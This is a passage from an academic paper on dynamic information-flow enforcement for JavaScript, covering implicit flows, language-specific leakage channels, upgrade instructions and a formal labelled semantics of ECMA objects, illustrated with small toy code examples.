- We have significantly reworked several sections to improve the readability of the paper. In particular, we have 1) added Section 2 on dynamic information flow, 2) reworked Section 3 to more clearly state the challenges and their solutions, as well as added some examples and challenges, and 3) performed a significant expansion of Section 4 on the core language.
- Based on our practical experiments we have reworked the upgrade instructions. Upgrading to a predetermined static label is sometimes inflexible in practice. It is frequently not possible determine which label to upgrade to. Instead, we employ more flexible upgrade instructions that allow the upgrade to be based on the dynamic label of a value.

2 Dynamic information flow

Before presenting the security challenges, we briefly recap standard information-flow terminology [25]. Traditionally, information-flow analyses distinguish between *explicit* and *implicit* flows.

Explicit flows amount to directly copying information, e.g., via an explicit assignment like `l = h;`, where the value of a secret (or *high*) variable h is copied into a public (or *low*) variable l. High and low represent *security levels*. In the following examples, h and l represent high and low variables. This two-level model can be generalized to arbitrary security lattices [24].

Implicit flows may arise when the *control flow* of the program is dependent on secrets. Consider the program:

```
if (h) {l = 1;} else {l = 0;}
```

Depending on the secret stored in variable h, variable l will be set to either 1 or 0, reflecting the value of h. Hence, there is an implicit flow from h into l. In order to handle implicit flows, a security level associated with the control flow is introduced, called the *program counter level*, or *pc* for short. In the above example, the body of the conditional is executed in a *secret context*. Equivalently, the branches of the conditional are said to be under *secret control*. The definition of *public context* and *public control* are natural duals.

The *pc* reflects the confidentiality of guard expressions controlling branch points in the program, and governs side effects in their branches by preventing modification of less confidential values.

Dynamic information-flow enforcement Dynamic information-flow analysis is similar to dynamic type analysis. *Security labels* store security levels for associated variables. Each value is labeled with a security label representing the confidentiality of the value. Dynamic information-flow enforcement is naturally *flow sensitive* because the security label is associated with runtime values. Consider the following program:

```
l = h;
```

Although the original value of l is labeled public, the assignment will overwrite both the value and the security label with the value and security label of h. This discipline makes dynamic tracking highly suitable for explicit flows.

However, flow sensitivity of dynamic analyses has a known limitation [31,60] related to implicit flows. Consider the following example, where we assume h is either 1 or 0 originally:

```
l = 1; t = 0;
if (h == 1) {t = 1;}
if (t != 1) {l = 0;}
```

If security labels are allowed to change freely under secret control, the above program results in the value of h being copied into l without changing the security label of l.

In order to prevent such leaks it suffices to disallow security label upgrades under secret control. This corresponds to Austin and Flanagan's *no sensitive upgrade* (NSU) [5] discipline. For soundness, security violations force execution to halt. Hence, the execution of the above program results in a security error.

Read and write contexts The notions of *read context* and *write context* facilitate the explanation of dynamic information-flow enforcement in a language with references. These notions govern all information-flow control rules in this paper.

The read context for an entity is the accumulated security label of the *access path* of the entity. For a property, the access path is the primitive reference to the object containing the property together with property name. When reading, the result is raised by security label of the read context.

To illustrate the notion of access path and read context, consider the following program. The access path to the property identified by the value of p in o is the security label of o together with the security label of p.

```
x = o[p];
```

The security label of the value written to x is the security label of the value stored at the read property raised by the security label of o and p.

The write context of an entity is the read context together with the *security context*, i.e., the program counter. When writing to an entity, NSU demands that the security label of the entity is at least as secret as the write context of it.

The notion of write context is illustrated in the following program, where the access path is the same as in the example above, but where the write additionally takes place under the control of x.

```
if (x) {
  o[p] = y;
}
```

In this example, the demand from the write context translates into the demand that the label of the target is above the labels of x, o and p.

3 Challenges

The ultimate goal of this work is practical enforcement of information-flow security in JavaScript. This entails both a solid theoretical base, as well as a full scale implementation. Reflecting this, this section is divided into three parts. First, we outline the main language challenges of JavaScript. This illustrates the core language presented in Section 4. Second, we outline the challenges of extending the core language to full JavaScript as defined in the ECMA-262 (v.5) [29] standard (sometimes referred to as *the standard* henceforth) and how they relate to the core challenges. Finally, we discuss challenges relating to dynamic enforcement of secure information flow. For each of the challenges we illustrate the problem and give our approach to solving it.

3.1 Language challenges

JavaScript is a dynamically typed, object-based language with higher-order functions and dynamic code evaluation via, e.g., the *eval* construction. The voluminous ECMA-262 (v.5) [29] standard describes the syntax and semantics of JavaScript. The challenge is identifying a subset of the standard that captures the core of JavaScript from an information-flow perspective, i.e., where the left-out features are either expressible in the core, or where their inclusion does not reveal new information-flow challenges. We identify the core of the language to be dynamic objects, prototype inheritance, higher-order functions, exceptions, and dynamic code evaluation. In addition, we show that the well-known problems associated with the JavaScript variable handling and the *with* construct can be handled via a faithful modeling in terms of objects.

Dynamic code evaluation: eval The runtime possibility to parse and execute a string in a JavaScript program, provided by the *eval* instruction, poses a critical challenge for static program analysis, since the string may not be available to a static analysis.

Our approach: Dynamic analysis does not share this limitation, by virtue of the fact that dynamic analysis executes at runtime.

Aliasing and flow sensitivity The type system of JavaScript is *flow sensitive*: the types of, e.g., variables and properties are allowed to vary during the execution. In addition, objects in JavaScript are heap allocated and represented by primitive references — their heap location. Hence, objects in JavaScript may be aliased. An alias occurs when two syntactically different program locations (e.g., two variables x and y) refer to the same object (contain the same primitive reference).

Flow sensitivity in the presence of aliases poses a significant challenge for static analysis, since changing the labels of one of the locations requires that the security labels of all aliased locations are changed as well, which requires the static analysis to keep track of the aliasing.

Our approach: Dynamic approaches do not share this limitation, since they are able to store the security label in the referred object instead of associating it with the syntactic program location. Consider the following program:

```
x = new Object();
x.f = 0;
y = x;
y.f = h;
```

First, a new object is allocated, and the primitive reference to the object is stored into x. Thereafter, the property f of the newly allocated object is set to 0, and y is made an alias of x. Finally, the property f is overwritten by a secret via y. This kind of programs are rejected by static analysis like Jif [54]. In the dynamic setting, we simply update the security label of the value of the property f of the allocated object.

Dynamic objects: structure and existence JavaScript objects are dynamic in the sense that properties can be added to or removed at runtime. This implies that not only the values of property can be used to encode information, but also their presence or absence. Consider the following example:

```
o = {};
if (h) {o.q = 0};
```

After execution of the conditional the answer to the question whether q is in the domain of o gives away the value of h. It is important to note that both the presence and the absence of q gives away information — copying the value of h into l via the presence/absence of q can easily be done by executing, e.g., `l = (o.q != undefined);` (projecting non-existing properties returns undefined).

Our approach: We solve this by associating an *existence security label* with every property and a *structure security label* with every object. The demand is that changing the structure of the object by adding or removing properties under secret control is possible only if the structure security label of the object is secret. Once the structure of an object is secret, knowing the absence of properties in the object is also secret.

Exceptions Exceptions offer further intricacies, since they allow for non-local control transfer. Any instructions following an instruction that may throw an exception based on a secret must be seen as being under secret control, since, similar to the conditional, the instruction may or may not be run based on whether the exception is thrown or not. Consider the following example:

```
l = true;
if (h) { throw 0; }
l = false;
```

Whether h is 0 or not controls whether the second update is run or not and, hence, l encodes information about h.

Our approach: We introduce a security label for exceptions, the *exception security label*. The exception security label is an upper bound on the label of the security context in which exceptions are allowed. If the exception security label is public, exceptions under secret control are prohibited. The exception security label and the *pc* together form the security context that governs side effects. That is, if the exception security label is secret, the security context is secret, and side effects are constrained.

Higher-order functions Being first class values, functions carry a security type that must be taken into consideration when calling the function. Consider the following example, where a secret function f is created by choosing between two functions under secret control.

```
var l;
if (h) {f = function g() { l = 1; };}
else   {f = function g() { l = 0; };}
f();
```

Depending on the secret h, a function that writes 1 or a function that writes 0 to l is chosen. Calling the selected function copies the value of h into l.

Our approach: The body of the function must be run in a security context that is at least as secret as the security label of the function. This discipline is inspired by static handling of higher-order functions [56].

Variables and scoping JavaScript is known for its non-standard scoping rules. Variable hoisting in combination with non-syntactic scoping, the *with* and *eval* constructions, and the fact that assigning to undeclared variables causes the variable to be defined globally, cause complex and sometimes unexpected behavior. To appreciate this, consider, e.g, conditional shadowing using *eval*.

```
f = function f(x) {if (h) {eval('var l')}; l = 0}
```

In order to understand this example, we must know more about functions and scoping in JavaScript. First, the variable environments form a chain. Variable lookup starts in the topmost environment and continues down the chain until the variable has been found or the end of the chain has been reached.

Second, both *if* and *eval* are unscoped, i.e., the variable declared by the *eval* is declared in the topmost variable environment of the function call. The use of eval is to prevent variable hoisting until the execution of the conditional branch. Otherwise, l would be hoisted out of the conditional and always be declared regardless of the value of h.

Execution of f is split into two cases. If h is true, the variable is defined locally in the function, and the update of l is captured by the local l. If h is false, l is created in the global variable environment.

A similar situation can be created using *with* that takes an object and injects it into the variable chain allowing the properties of the injected object to shadow variables declared higher up in the chain. Consider the following example:

```
o = {};
if (h) { o['l'] = 1 }
with (o) {
  l = 0;
}
```

When the update `l = 0;` is executed, the variable lookup will first look in the topmost environment record, i.e., the injected o object. If the object defines a property with the name l, the variable lookup terminates returning a reference to the object. Otherwise, the lookup continues in the remaining variable environment chain. In the above example, in case h is true the update is captured by o. If h is false, l is created in the global variable environment.

The result is that both the value of l in the global variable environment and potentially its existence encode information about h. The latter implies that, similar to objects, we must track the structure of variable environments. In addition, the presence or absence of the l in the local variable environment (or elsewhere in the chain) effects where the update takes place.

Our approach: We show that the intricate variable behavior of JavaScript can be handled by a faithful modeling of the execution context in terms of basic objects and object operations.

Prototype hierarchy In a similar way, the prototype chain, forming the basis for prototype based inheritance, can cause intricate behavior. In JavaScript, functions are used to create new objects. The body of the function acts as a constructor for the newly created object, and the contents of the *prototype* property is copied into the prototype chain of the object. The prototype chain is then traversed when looking up a property in the object. This is done in a similar manner to the variable chain. Consider the following example:

```
function f() { };
f.prototype.l = 0;

var x = new f();
```

Executing `x['l']` would return 0 even though x does not define the property l itself. Instead, it is the property l of the prototype that is returned. Consider the following addition to the above example:

```
function g() { };
g.prototype = x;

x = new g();
```

We create a new function g and let the prototype field of g be x, i.e., the object created by f, and we let x be an object created by g. Executing `x['l']` would result in 0 even though neither x nor the immediate prototype of x defines l. The prototype of the prototype of x does, however, and its property l is found and its value, 0, is returned. In this way, x inherits the properties of all prototypes in the prototype chain. Now, consider the following addition to the example:

```
if (h) {
  g.prototype.l = 1;
}
```

Since the prototype chain is traversed for each property lookup, modifications of the prototypes in the prototype chain may cause effects on the property lookup. In case h is true, the property l is added to the immediate prototype of x. This shadows the previous property l, and executing `x['l']` now returns 1 instead of 0.

Our approach: We show that the intricacies of prototype inheritance can be handled by a faithful modeling in terms of basic objects and object operations.

3.2 Tackling full JavaScript

A practical implementation of secure information-flow enforcement for JavaScript requires that the core solutions are extended to the full language and execution environment as defined by the standard. We outline the most interesting extensions relating to the handling of the full standard.

Return labels The core language makes the simplifying assumption that there is a unique *return* statement at the end of each function. When this assumption is not met in actual code, there are similar challenges to the ones created by exceptions. Consider the following program:

```
l = true;
function f() {
  if (h) { return 1; }
  l = false;
}
```

The program copies the secret boolean h into l by returning from the function under secret control. If h is true, the assignment `l = false` is not executed, and l remains true. If h is false the assignment is performed, and l becomes false. Thus, the *return* statement has the effect of extending the secret context to the end of the function.

Our solution: we introduce a *return label* that governs *return* statements. This label is similar to the exception label in that it defines an upper bound on the control contexts in which **`return`** can be executed. The return label is also part of the security context. Hence, a secret return label causes the security context to be secret which constrains side effects.

Labeled statements JavaScript contains labeled statements and allows jumping to them using `break` and `continue`. As with conditional statements, such transfer of control may result in implicit flows. Consider the following example:

```
l=true;
L1: do {
  if (h) { continue L1; }
  l=false;
} while(false);
```

If h is true, the *continue* statement causes *do-while* to proceed to evaluating the guarding expression, which, in this case, causes the termination of the loop. This prevents the execution of the assignment `l=false`, and l remains true. If h is false, the assignment is performed, resulting in l becoming false.

Our solution: we associate each statement label with a security label. This label is similar to the exception label and return label in that it defines an upper bound on the control contexts in which jumping to the associated statement is allowed. The security label of labeled statement is also a part of the control context for the labeled statement itself, which constrains side effects.

Accessor properties In addition to standard value properties, JavaScript supports accessor properties. Accessor properties allow overriding property reads and writes with user functions. When reading, the return value of the *getter* function of the property is returned, and, similarly, writing to a property invokes the *setter* function associated with the property. Section 7 shows how getters and setters can be used in complicated interplay with libraries, opening the door for non-obvious information flows.

Our solution: handling accessor properties is akin to handling first-class functions. Instead of storing the actual value in the property, the accessor functions are stored.

Implicit coercions Many expressions, statements, and API functions of JavaScript convert their arguments to primitive types. JavaScript objects may override this conversion process with user functions. Consider the following example:

```
l = false;
x = { valueOf : function ()
              { return h ? {} : 1; },
      toString : function()
              { l = true; return 1; } };
h = x + 1;
```

The addition operation tries to convert its arguments to primitive values. For an object, the conversion first invokes its *valueOf* method, if present. If this returns a primitive value, it is used. If not, the *toString* method is invoked instead. In the example, *valueOf* is chosen so that *toString* is invoked only when h is true, which must therefore be reflected in the control context of *toString*.

Our solution: the information flow introduced by implicit coercions originate from *interpreter-internal* information flow, i.e., when the interpreter itself inspects labeled values and choses whether or not to invoke the coercion function. Interpreter-internal flows are not limited to the implementation of implicit coercions. They are handled uniformly by generalizing the notion of the *pc*, see Section 6.

3.3 Libraries

Handling the full JavaScript standard implies handling the standard execution environment. This can be challenging due to the interplay between the computation performed by the library and different language features.

State Libraries may contain internal state that must be modeled. The prime example of this is Document Object Model (DOM) API provided by modern browsers, where the rendered document is part of the internal state. Much of the standard API is also stateful, including *Object*, *Function*, *Array*, and *RegExpr*.

Callbacks Libraries frequently make use of callbacks. One source of this is implicit coercions performed on the arguments. Other sources include registered callbacks (e.g., the event handlers of the DOM) or indirect callbacks via getters and setters on objects passed in as arguments. Of these, boundary conversion is relatively easy to handle efficiently, and for registered callbacks it is often possible to create precise models of the security context and argument security labels of the callback. Due to the intricate interaction with the internal information flow of the library handling, getter and setters in the library setting are frequently challenging.

Our solution: we introduce the concept of *shallow* and *deep* models to aid in the analysis of library models. In practice, each library is fitted with a tailor-made dynamic information-flow model, see Section 7.

3.4 Dynamic flow sensitivity

As discussed in Section 2, pure dynamic enforcement of secure information flow puts limitations on how security labels are allowed to change under secret control. This paper adheres to the NSU paradigm and prohibits security labels from changing under secret control. This introduces a potential source of inaccuracies in the enforcement, since programs like the following will be stopped with a security error.

```
l = false;
if (h) {
  l = true;
}
```

From a practical perspective this is unfortunate, since it may cause secure programs to be stopped with a security error.

Our solution: we solve this problem by extending the language with upgrade instructions. The upgrade instruction are dynamic in the sense that they allow labels to be dynamically upgraded to match the label of other value. Consider for instance the upgrade expression $upg\ e_1\ to\ e_2$, that upgrades the label of the value that e_1 evaluates to the label of e_2. Consider its use in the above example:

```
l = upg false to h;
if (h) {
  l = true;
}
```

After the upgrade the value stored in l, it will have the same label as h, which guarantees that the execution is not stopped.

In addition to the upgrade expression, we provide upgrade statements for upgrading the structure security label of object, the existence security label of properties, the structure security label of environment records, and the exception security label. The implementation provides additional upgrade statements for upgrading the return security label and the security labels associated with statement labels.

4 Theory of information-flow security for JavaScript

The language is a subset of the non-strict semantics of ECMA-262 (v.5) standard. In order to aid the verification of the semantics and increase confidence in our modeling, we have chosen to follow the standard closely.

The semantics is instrumented to track information flow with respect to a two-level security lattice, classifying information as either public or secret, preventing secret information from affecting public information. All the presented results can be generalized to arbitrary security lattices, but this requires that all definitions are parameterized by the attacker level. The intuition for the generalization is that everything at or below the level of the attacker is to be treated as public, and everything else is to be treated as secret. The generalization is mostly mechanical but clutters the definitions and proofs significantly, while providing little additional insight. The implementation uses a general powerset lattice of origins, see Section 6.

Potentially insecure flows are prevented by stopping the execution. This is expressed in the semantics by not providing reduction rules for the cases that may cause insecure information flow. Stopping the execution when security violations are detected may introduce a one-bit information leak per execution, which is reflected in our baseline security condition in Section 5.

4.1 Syntax

The syntax of the language can be found in Figure 1. It consists of two basic syntactic categories: expressions and statements. Let $\overline{X}$ range over lists of X, where $\cdot$ denotes the cons operator and $[\,]$ denotes the empty list. As an example, $\overline{x}$ denotes lists of variable names, and $\overline{e}$ denotes lists of expressions.

Expressions, e, are built up by literals, variables, self reference in the form of $this$, property projection, assignment, delete, typeof, binary operators, function application, object construction, named function expressions, and an upgrade expression for values, upg. The literals consist of labels, l, strings, s,

$$\begin{array}{rl} e ::= & l \mid s \mid n \mid b \mid \mathit{undefined} \mid \mathit{null} \mid \mathit{this} \mid x \mid e_1[e_2] \mid e_1 = e_2 \mid \mathit{delete}\ e \\ \mid & \mathit{typeof}\ e \mid e_1 \star e_2 \mid e(\overline{e}) \mid \mathit{new}\ e(\overline{e}) \mid \mathit{function}\ x(\overline{x})\ c \mid \mathit{upg}\ e_1\ \mathit{to}\ e_2 \\ c ::= & \mathit{var}\ x \mid c_1; c_2 \mid \mathit{if}\ (e)\ c_1\ \mathit{else}\ c_2 \mid \mathit{while}\ (e)\ c \mid \mathit{for}\ (x\ \mathit{in}\ e)\ c \mid \mathit{throw}\ e \\ \mid & \mathit{try}\ c_1\ \mathit{catch}(x)\ c_2 \mid \mathit{return}\ e \mid \mathit{eval}\ e \\ \mid & \mathit{with}\ e\ c \mid \mathit{skip} \mid \mathit{upg}\ \mathit{exc}\ \mathit{to}\ e \mid \mathit{upgv}\ x\ \mathit{to}\ e \mid \mathit{upgs}\ e_1\ \mathit{to}\ e_2 \mid \mathit{upge}\ e_1\ \mathit{to}\ e_2 \mid e \end{array}$$

Fig. 1. Syntax

numbers, n, and booleans, b, together with the distinguished *undefined* and *null*.

As discussed above, without loss of generality, the labels are either L or H, i.e., $l ::= L \mid H$ where $L < H$.

For brevity, the unary operators are represented by the *delete* and *typeof* operators, and the binary operators are opaquely represented by $\star$. The *delete* operator provides a way of deleting variables and properties of objects, and the *typeof* operator returns a string representing the type of the argument. The omitted operators pose no significant information-flow challenges.

Statements, ranged over by c, are built up by variable declaration, sequencing, conditional choice, iteration via *while* and *for-in*, exception throwing and catching, the *return* statement for returning values from functions, as well as *eval* and *with* providing dynamic code evaluation and lexical environment extension, respectively. The empty statement is represented by a distinguished *skip* statement, and expressions are lifted to statements. In addition, there are four upgrade statements that allow for the upgrade of the existence security label of properties, the structure security label of objects, as well as the upgrade of the exception security label, and the structure label of variable environments.

For simplicity, we assume that each function contains exactly one return statement, and that it occurs as the last statement in the body of the function. Without risk of confusion, we identify string literals and variable names, writing s instead of "s".

4.2 Semantics

This section consists of two parts. First, we introduce values including a primitive notion of objects, the basis for the formulation of *ECMA objects*. This provides functionality for basic object interaction, extended to *function objects*, providing function call, and object construction via constructor functions, and *environment records*, providing the foundation for the lexical and variable environments. Second, we introduce the semantics of expressions and statements in terms of the development of the first part, and end with a section on the semantics of the upgrade expressions and statements.

This stepwise construction allows for most of the information-flow control to be pushed into the basic primitives, simplifying the formulation of more complex functionality.

$$\begin{array}{lll} v & ::= & r \mid s \mid n \mid b \mid \mathit{undefined} \\ o & ::= & \{s_1 \overset{\sigma_1}{\mapsto} p_1, \ldots, s_n \overset{\sigma_n}{\mapsto} p_n, \sigma\} \\ \mathcal{C} & ::= & (\sigma, \dot{r}_1, \dot{r}_2) \end{array} \qquad \begin{array}{lll} p & ::= & \dot{v} \mid \mathcal{F} \mid c \mid \overline{x} \\ \phi & : & r \to o \\ E & ::= & (\phi, \sigma) \end{array}$$

Fig. 2. Values

Values Let H (secret) and L (public) be security labels, ranged over by σ. The security labels are used to label the values with security information. For clarity in the semantic rules, let pc and ϵ range over security labels denoting the *program counter label* and the *exception security label*, respectively.

Values are defined in Figure 2. Primitive values, ranged over by v, are *primitive references*, strings, numbers, booleans, and the *undefined* value. Similarly to security labels, r ranges over primitive references in general, while le, ve, and τ range over primitive references denoting *lexical environments*, *variable environments*, and the *this binding*, defined below.

In the semantics, all primitive values occur together with a security label representing the security classification of the value. Let v^σ be security labeled primitive values written $\dot{v}$ when the actual security label is unimportant. Let $\dot{v}^{\sigma_2} = {v^{\sigma_1}}^{\sigma_2} = v^{\sigma_1 \sqcup \sigma_2}$.

Let the *property names* be strings ranged over by s. *References*, $(\dot{r}, \dot{s})$, are pairs of security labeled primitive references and strings, denoting the property named s in the object referred to by r. We let $\dot{v}$ range over both security-labeled values and references. Note that the references are not themselves labeled.

In addition to the primitive values, the notion of primitive object, ranged over by o, forms the foundation of the semantics. Let p range over *property values.* A primitive object is a collection of *properties*, where each property is an association between a property name and a property value. Each property is decorated with an *existence* security label and objects carry a *structure* security label. When seen as maps, the domain of objects is strings and not security labeled strings. This reflects that existence security labels carry information about the existence of the property and not of the property name. The properties are either *internal* or *external* indicated by the $\mathit{IsExternal}$ predicate on property names, which is false for strings of the form $\_s\_$ and true otherwise. Internal properties are used in the implementation of the semantics but are not exposed to the programmer — see the semantics of *for-in* (Iter-2, and Iter-3) in Figure 8. The values of external properties are security-labeled primitive values, while internal properties may hold *algorithms* represented by general functions, $\mathcal{F}$, statements, c, and lists of formal parameters, $\overline{x}$.

Heaps, ranged over by ϕ, are mappings from primitive references to primitive objects. Pairs of heaps and exception security labels form the *execution environments*, ranged over by E. Let $E[r] = \phi[r]$ for $E = (\phi, \epsilon)$. In addition, execution takes place with respect to an execution *context* $\mathcal{C}$, built up by the *this* binding, τ, a primitive reference, le, to the topmost lexical environment, and a primitive reference, ve, to the topmost variable environment. The lexical environment and the variable environment are built up as chains of environment records, see Section 4.2. In each function call, the lexical environment and the variable environment point to the same environment record, see *FunctionCall* in Section 4.2. The difference between the two is that the lexical environment is used to introduce local scope for binding of temporary variables, see rule TRY-2 in Section 4.2, while the variable environment always points to the initial record. Somewhat contrary to what is indicated by the names, the lexical environment is used for variable lookup, see rule VAR in Section 4.2, while the variable environment is used for variable hoisting in *eval*, see rule EVAL in Section 4.2. This has the effect that variables introduced by *eval* are hoisted to the toplevel in each function call.

Semantics of ECMA objects The ECMA objects provide the foundation of the objects of the JavaScript execution environment. They are built on top of the primitive objects and provide a number of internal algorithm properties that provide a common interface for interacting with the object. In particular, the ECMA objects provide support for *prototype inheritance* exemplified in Section 3.1. The *prototype hierarchy* is built when a function is used to construct a new object, see *FunctionConstruct* in Section 4.2. In the process, the contents of the *prototype* property of the function object is copied to the internal $\_Prototype\_$ property of the constructed object. This hierarchy is then traversed by the internal ECMA object algorithm *GetProperty* when looking for a given property.

Most of the standard is described in terms of this interface. Only few algorithms manipulate the primitive objects directly. This common core provides an ideal location for handling information-flow security. By showing that the core is secure, we can easily establish (by using compositionality of our security notion) that more complex functionality formulated in terms of the core is secure as well.

We define *ECMA objects* to be primitive objects extended with a relevant selection of the core functionality. In particular, an ECMA object $\mathbb{O}$ is defined by

$$\begin{aligned}\mathbb{O} = \{\ & \_GetOwnProperty\_ \mapsto GetOwnProperty, \_GetProperty\_ \mapsto GetProperty,\\ & \_HasProperty\_ \mapsto HasProperty, \_Delete\_ \mapsto Delete, \_Get\_ \mapsto Get,\\ & \_Put\_ \mapsto Put\ \}\end{aligned}$$

The definitions of $GetOwnProperty$, $GetProperty$, $HasProperty$, $Delete$, Get, and Put are found in Figure 3. Let d range over property descriptors or *undefined*, $d ::= \{value \mapsto v\} | undefined$, and let d^σ be defined structurally as $\{value \mapsto v^\sigma\}$ or $undefined^\sigma$. Property descriptors are used in *GetOwnProperty* to distinguish between a defined property with value *undefined* and an undefined property.

$$\text{GOP-1}\ \frac{o = E[r] \qquad o = \{s \overset{\sigma_3}{\mapsto} \dot{v}, \dots\}}{\mathit{GetOwnProperty}(r^{\sigma_1}, s^{\sigma_2})\ E = \{\mathit{value} \mapsto \dot{v}^{\sigma_1 \sqcup \sigma_2 \sqcup \sigma_3}\}}$$

$$\text{GOP-2}\ \frac{o = E[r] \qquad s \notin \mathit{dom}(o) \qquad o = \{\dots, \sigma_3\}}{\mathit{GetOwnProperty}(r^{\sigma_1}, s^{\sigma_2})\ E = \mathit{undefined}^{\sigma_1 \sqcup \sigma_2 \sqcup \sigma_3}}$$

$$\text{GP-1}\ \frac{\mathit{GetOwnProperty}(\dot{r}, \dot{s})\ E = \{\mathit{value} \mapsto \dot{v}\}}{\mathit{GetProperty}(\dot{r}, \dot{s})\ E = \{\mathit{value} \mapsto \dot{v}\}}$$

$$\text{GP-2}\ \frac{\begin{array}{c}\mathit{GetOwnProperty}(\dot{r}, \dot{s})\ E = \mathit{undefined}^{\sigma_1} \\ o = E[r] \qquad o[\_\mathit{Prototype}\_] = \mathit{null}^{\sigma_2}\end{array}}{\mathit{GetProperty}(\dot{r}, \dot{s})\ E = \mathit{undefined}^{\sigma_1 \sqcup \sigma_2}}$$

$$\text{GP-3}\ \frac{\begin{array}{c}\mathit{GetOwnProperty}(\dot{r}_1, \dot{s})\ E = \mathit{undefined}^{\sigma_1} \\ o = E[r_1] \qquad o[\_\mathit{Prototype}\_] = \dot{r}_2 \qquad \mathit{GetProperty}(\dot{r}_2, \dot{s})\ E = d\end{array}}{\mathit{GetProperty}(\dot{r}_1, \dot{s})\ E = d^{\sigma_1}}$$

$$\text{HP-1}\ \frac{\mathit{GetProperty}(\dot{r}, \dot{s})\ E = \{\mathit{value} \mapsto p^{\sigma}\}}{\mathit{HasProperty}(\dot{r}, \dot{s})\ E = \mathit{true}^{\sigma}}$$

$$\text{HP-2}\ \frac{\mathit{GetProperty}(\dot{r}, \dot{s})\ E = \mathit{undefined}^{\sigma}}{\mathit{HasProperty}(\dot{r}, \dot{s})\ E = \mathit{false}^{\sigma}}$$

$$\text{DEL-1}\ \frac{\begin{array}{c}o_1 = \phi[r] \qquad o_1 = \{s \overset{\sigma_3}{\mapsto} \dot{v}, \dots, \sigma_4\} \qquad o_2 = o_1 \setminus s \\ \sigma = pc \sqcup \epsilon \sqcup \sigma_1 \sqcup \sigma_2 \qquad \sigma <: \sigma_3 \qquad \sigma <: \sigma_4\end{array}}{pc \vdash \mathit{Delete}(r^{\sigma_1}, s^{\sigma_2})\ (\phi, \epsilon) = (\mathit{true}^{L}, (\phi[r \mapsto o_2], \epsilon))}$$

$$\text{DEL-2}\ \frac{o = E[r] \qquad s \notin \mathit{dom}(o)}{pc \vdash \mathit{Delete}(\dot{r}, \dot{s})\ E = (\mathit{true}^{L}, E)}$$

$$\text{GET-1}\ \frac{\mathit{GetProperty}(\dot{r}, \dot{s})\ E = \{\mathit{value} \mapsto \dot{v}\}}{\mathit{Get}(\dot{r}, \dot{s})\ E = \dot{v}}$$

$$\text{GET-2}\ \frac{\mathit{GetProperty}(\dot{r}, \dot{s})\ E = \mathit{undefined}^{\sigma}}{\mathit{Get}(\dot{r}, \dot{s})\ E = \mathit{undefined}^{\sigma}}$$

$$\text{PUT-1}\ \frac{\begin{array}{c}o_1 = \phi[r] \qquad o_1 = \{s \overset{\sigma_3}{\mapsto} v_2^{\sigma_4}, \dots, \sigma_5\} \qquad \sigma = pc \sqcup \epsilon \sqcup \sigma_1 \sqcup \sigma_2 \\ o_2 = o_1[s \overset{\sigma}{\mapsto} \dot{v}_1^{\sigma}] \qquad \sigma <: \sigma_3 \qquad \sigma <: \sigma_4\end{array}}{pc \vdash \mathit{Put}(r^{\sigma_1}, s^{\sigma_2}, \dot{v}_1)\ (\phi, \epsilon) = (\phi[r \mapsto o_2], \epsilon)}$$

$$\text{PUT-2}\ \frac{\begin{array}{c}o_1 = \phi[r] \qquad o_1 = \{s \overset{\sigma_3}{\mapsto} v_2^{\sigma_4}, \dots, \sigma_5\} \qquad \sigma = pc \sqcup \epsilon \sqcup \sigma_1 \sqcup \sigma_2 \\ o_2 = o_1[s \overset{\sigma_3}{\mapsto} \dot{v}_1^{\sigma}] \qquad \sigma \not<: \sigma_3 \qquad \sigma <: \sigma_4\end{array}}{pc \vdash \mathit{Put}(r^{\sigma_1}, s^{\sigma_2}, \dot{v}_1)\ (\phi, \epsilon) = (\phi[r \mapsto o_2], \epsilon)}$$

$$\text{PUT-3}\ \frac{\begin{array}{c}o_1 = \phi[r] \qquad o_1 = \{\dots, \sigma_3\} \qquad \sigma = pc \sqcup \epsilon \sqcup \sigma_1 \sqcup \sigma_2 \\ s \notin \mathit{dom}(o_1) \qquad o_2 = o_1[s \overset{\sigma}{\mapsto} \dot{v}_1^{\sigma}] \qquad \sigma <: \sigma_3\end{array}}{pc \vdash \mathit{Put}(r^{\sigma_1}, s^{\sigma_2}, \dot{v}_1)\ (\phi, \epsilon) = (\phi[r \mapsto o_2], \epsilon)}$$

Fig. 3. ECMA objects

GetOwnProperty Given a primitive reference and property name, *GetOwnProperty* returns a property descriptor, $\{value \mapsto \dot{v}\}$, containing the value of the property (GOP-1) or *undefined* in the case the property does not exists (GOP-2). In both cases, the security label of the result is raised to the read context, i.e., the primitive reference and property name. As discussed in Section 3.1, the structure security label is taken into account for non-existing properties.

GetProperty *GetProperty* is formulated in terms of *GetOwnProperty*. The former follows the prototype chain [29] while searching for the property. When looking for a property, the object is first consulted. If the object defines the property, the property descriptor returned by *GetOwnProperty* is returned (GP-1). Otherwise, the search continues in the prototype of the object, if present (GP-3). If the property is not found before the end of the prototype chain has been reached, *undefined* is returned (GP-2). During the search, the read context, i.e., the accumulation of the security labels of the primitive references and of the *GetOwnProperty* results, is computed and used to raise the final result.

HasProperty *HasProperty* is a boolean valued wrapper around *GetProperty*. It returns true, if the property exists, (HP-1) and false otherwise (HP-2).

Delete *Delete* deletes properties of objects. Given a primitive reference to a primitive object and a property name, the property is removed from the object. Deleting an existing property from an object (DEL-1) changes the structure of the object. Therefore, the write context of the object has to be below the structure label, and below the existence label of the deleted value. Deleting a nonexistent property does not change the object, and, thus, no demands are placed (DEL-2).

Get Given a primitive reference and a property name, *Get* uses *GetProperty* to obtain a property descriptor and returns the value of the property (GET-1) or *undefined*, if the property does not exist (GET-2).

Put Of the ECMA object algorithms, *Put* is the most complicated from an information-flow perspective. *Put* allows for the addition of new object properties and the update of existing object properties, with different information-flow restrictions. In the case of addition (PUT-3), the structure of the object is changed, and the demand is that the previous structure security label is at least as secret as the write context of the property, $pc \sqcup \epsilon \sqcup \sigma_1 \sqcup \sigma_2$, where σ_1 and σ_2 are the security labels of the primitive reference and the property name, respectively. The existence security label and the value security label are both raised to the write context.

In the case of update (PUT-1 and PUT-2), the structure of the object is not changed, and, hence, there is no demand on the structure security label of the object. With respect to the original value of the property, it is demanded that it is at least as secret as the write context. The new value is raised to the write context. This entails that updating a property might lower the security label. Similarly, in case the existence security label is more secret than the write context (PUT-1), it can be lowered to the write context. In the case the existence security label is not more secret than the context, execution is allowed to continue without modifying the existence label (PUT-2). The intuition is that the existence of the field is not changed. It was there before the execution of the *Put*, and it remains after.

ECMA object allocation Let $NewEcma$ allocate a new ECMA object and return the primitive reference to the newly allocated object.

$$\frac{r\ \mathit{fresh} \qquad \phi_2 = \phi_1[r \mapsto \mathbb{O}[pc \sqcup \epsilon]]}{pc \vdash NewEcma\ (\phi_1, \epsilon) = (r^L, (\phi_2, \epsilon))}$$

